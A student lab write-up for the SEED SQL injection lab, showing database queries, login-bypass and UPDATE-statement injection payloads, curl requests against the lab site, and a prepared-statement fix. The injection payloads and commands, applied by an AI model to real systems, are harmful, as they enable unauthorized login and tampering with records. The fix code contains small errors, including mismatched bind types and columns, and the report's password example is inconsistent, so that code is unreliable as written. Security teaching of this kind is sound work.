CSCI 401
Lab - 10
Prof. Kadri Brogi
April 17, 2020
Emranul Hakim
23467834

SQL Injection Attack Lab

3.1 Task 1: Get Familiar with SQL Statements

```
root@VM:~# mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line i
nterface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)
```

```
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                        |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |
        |         |       |          | b78ed97677c161c1
c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
        |         |       |          | a3c50276cb120637
cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |
        |         |       |          | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |
        |         |       |          | 99343bff28a7bb51
cb6f22cb20a618701a2c2f58 |
```

```
mysql> SELECT *FROM credential  where EID='10000';
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                        |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
```


Observation:

SQL command to print all the profile information of the employee Alice.

3.2 Task2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.

PHP code unsafe home.php, located in the /var/www/SQLInjection directory, is used to conduct user authentication:



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation:

We logged in as admin even though we did not know the ID or Password of the admir users. Hence, our attack is successful.

Explanation:

The where input clause includes username and password so, whatever we fill in these fields, it goes into the query. We used the code to exploit the SQL Injection attack:
' orName='admin';#

Single Quote = Closes the argument for the input id
OR = This statement after single quote allow us to log in as admin.
 # = everything after this is treated as comment due to which the password field is skipped.

Task 2.2: SQL Injection Attack from command line.

```
root@VM:/var/www/SQLInjection# curl 'http://www.seedlab
sqlinjection.com/unsafe_home.php?username=%27+or+Name%3
D%27admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemente
d a new Navbar at the top with two menu options for Hom
e and edit profile, with a button to
logout. The profile details fetched will be displayed u
sing the table class of bootstrap with a dark table hea
d theme.
```


```
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td><td></td
></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></
td><td></td><td></td></tr></tbody></table>      <br><br
>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
```

Hence, the attack is successful using the curl command.

- **Task 2.3: Append a new SQL statement.**


Username=

' or 1=1; update credential set Salary = '100' where Username ='Boby';#




```
root@VM:/var/www/SQLInjection# curl 'http://www.seedlab
sqlinjection.com/unsafe_home.php?username=%27+or+1%3D1%
3B+update+credential+set+Salary+%3D+%27100%27+where+Use
rname+%3D%27Boby%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
```

```
      </div></nav><div class='container text-center'>Th
ere was an error running the query [You have an error i
n your SQL syntax; check the manual that corresponds to
 your MySQL server version for the right syntax to use
near 'update credential set Salary = '100' where Userna
me ='Boby';#' and Password='da3' at line 3]\nroot@VM:/v
ar/www/SQLInjection#
```



```
     </div></nav><div class='container text-center'>Th
ere was an error running the query [You have an error i
n your SQL syntax; check the manual that corresponds to
 your MySQL server version for the right syntax to use
near 'delete credential where Username ='Boby';#' and P
assword='da39a3ee5e6b4b0d3255bf' at line 3]\nroot@VM:/v
ar/www/SQLInjection#
```

Observation:

After the semicolon, we append update statement in both ways, directly from webpage and from command line but both attempts failed.

Explanation:


The attack is not successful because of the countermeasure in MySql that prevents multiple statements from executing when invoked from Php.

3.3 Task 3: SQL Injection Attack on UPDATE Statement


- **Task 3.1: Modify your own salary.**

Observation: Alice Salary before attack.

Then, through Admin we edit Alice Profile;



Observation: To exploit the vulnerability, we enter this in the NickName field: ',salary='90000' where EID='10000';#




```
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                          |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
|  1 | Alice | 10000 |  90000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |
        |         |       |          | b78ed97677c161c1
c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
        |         |       |          | a3c50276cb120637
cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |
        |         |       |          | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |
        |         |       |          | 99343bff28a7bb51
cb6f22cb20a618701a2c2f58 |
```

Observation: The salary of Alice is changed from 20000 to 90000.


Explanation: We exploited the SQL Injection vulnerability by editing profile page of an employee through inserting certain code. This needs an admin account to change or update the employee information. The main purpose of using # at the end is to comment out all the other values that follow so that there is no problem with the null or incorrect input values from other input fields. The attack is successful, and we updated Alice' s salary**.**

- **Task 3.2: Modify other people' salary**

Reduce Bobby's salary to 1 dollar.



Observation: To exploit the vulnerability, we enter this in the NickName field:
‘,salary=’1’ where EID=’20000’;#



User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Numbe
Alice	10000	90000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

```
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                                |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
|  1 | Alice | 10000 |  90000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |
        |         |       |          | b78ed97677c161c1
c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
        |         |       |          | a3c50276cb120637
cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |
        |         |       |          | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |
        |         |       |          | 99343bff28a7bb51
cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |
```

Explanation: We exploited the SQL Injection vulnerability and changed the salary of Bob to $1.


- **Task 3.3: Modify other people’ password.**


Boby’s Password before attack:

```
|  2 | Boby   | 20000 |      1 | 4/20  | 10213352 |
        |         |       |          | b78ed97677c161c1
c82c142906674ad15242b2d4 |
```

Using SHA1 hash function to generate the hash value of the password "jerry123".

```
[11/11/19]seed@VM:.../SQLInjection$ echo -n 'priya123'
|openssl sha1
(stdin)= cb249fbbf53c7980fa8c6007f0c685f5c718de14
```





We changed Boby Password and logged in with the new password.

```
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                        |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
|  1 | Alice | 10000 |  90000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |
        |         |       |          | cb249fbbf53c7980
fa8c6007f0c685f5c718de14 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
        |         |       |          | a3c50276cb120637
```

Explanation:

Hence, we used admin account to update Boby's account. That is to inject our code in his nickname field. Since the attack is successful as we changed his password and logged in with same new password.

3.4 Task 4: Countermeasure — Prepared Statement


unsafe_home.php

```
// Create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
    address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";


$stmt = $conn->prepare("SELECT
    id,name,eid,salary,ssn,phoneNumber, address,
    email,nickname,Password
   FROM credential
   WHERE name = ? and password = ? ");

//Bind Paramerters to the query
$stmt->bind_param("is", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid,$bind_salary,$
    bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $
    bind_email, $bind_nickname, $bind_password);
$stmt->fetch();

if($bind_id!=""){
   drawLayout($bind_id, $bind_name, $bind_eid,$bind_salary,$
       bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $
       bind_email, $bind_nickname, $bind_password);
}
else {
   echo "The account info. doesnot exist. \n";
   return;
}
```



Observation:

The above screenshots try to use the code: ' or Name='admin';# but the attack failed.

Explanation:

The reason for its failure is due to use of prepared statement which separates code from data. The prepared statement first compiles the sql query without the data. After the query is compiled, the data is provided and is executed. The code would be treated as normal data and not as a SQL code because we have used prepared statement. Hence, there is no damage to the databases.